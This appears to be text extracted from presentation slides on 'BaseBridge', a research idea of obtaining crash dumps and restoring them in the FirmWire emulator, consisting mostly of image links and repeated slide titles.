


Step 1: Obtain crash dump



Step 2: Restore dump in FirmWire


BaseBridge: Core Idea



Step 1: Obtain crash dump


Step 2: Restore dump in FirmWire

Obtaining Crash Dumps




Obtaining Crash Dumps

This slide contains a video



Obtaining Crash Dumps

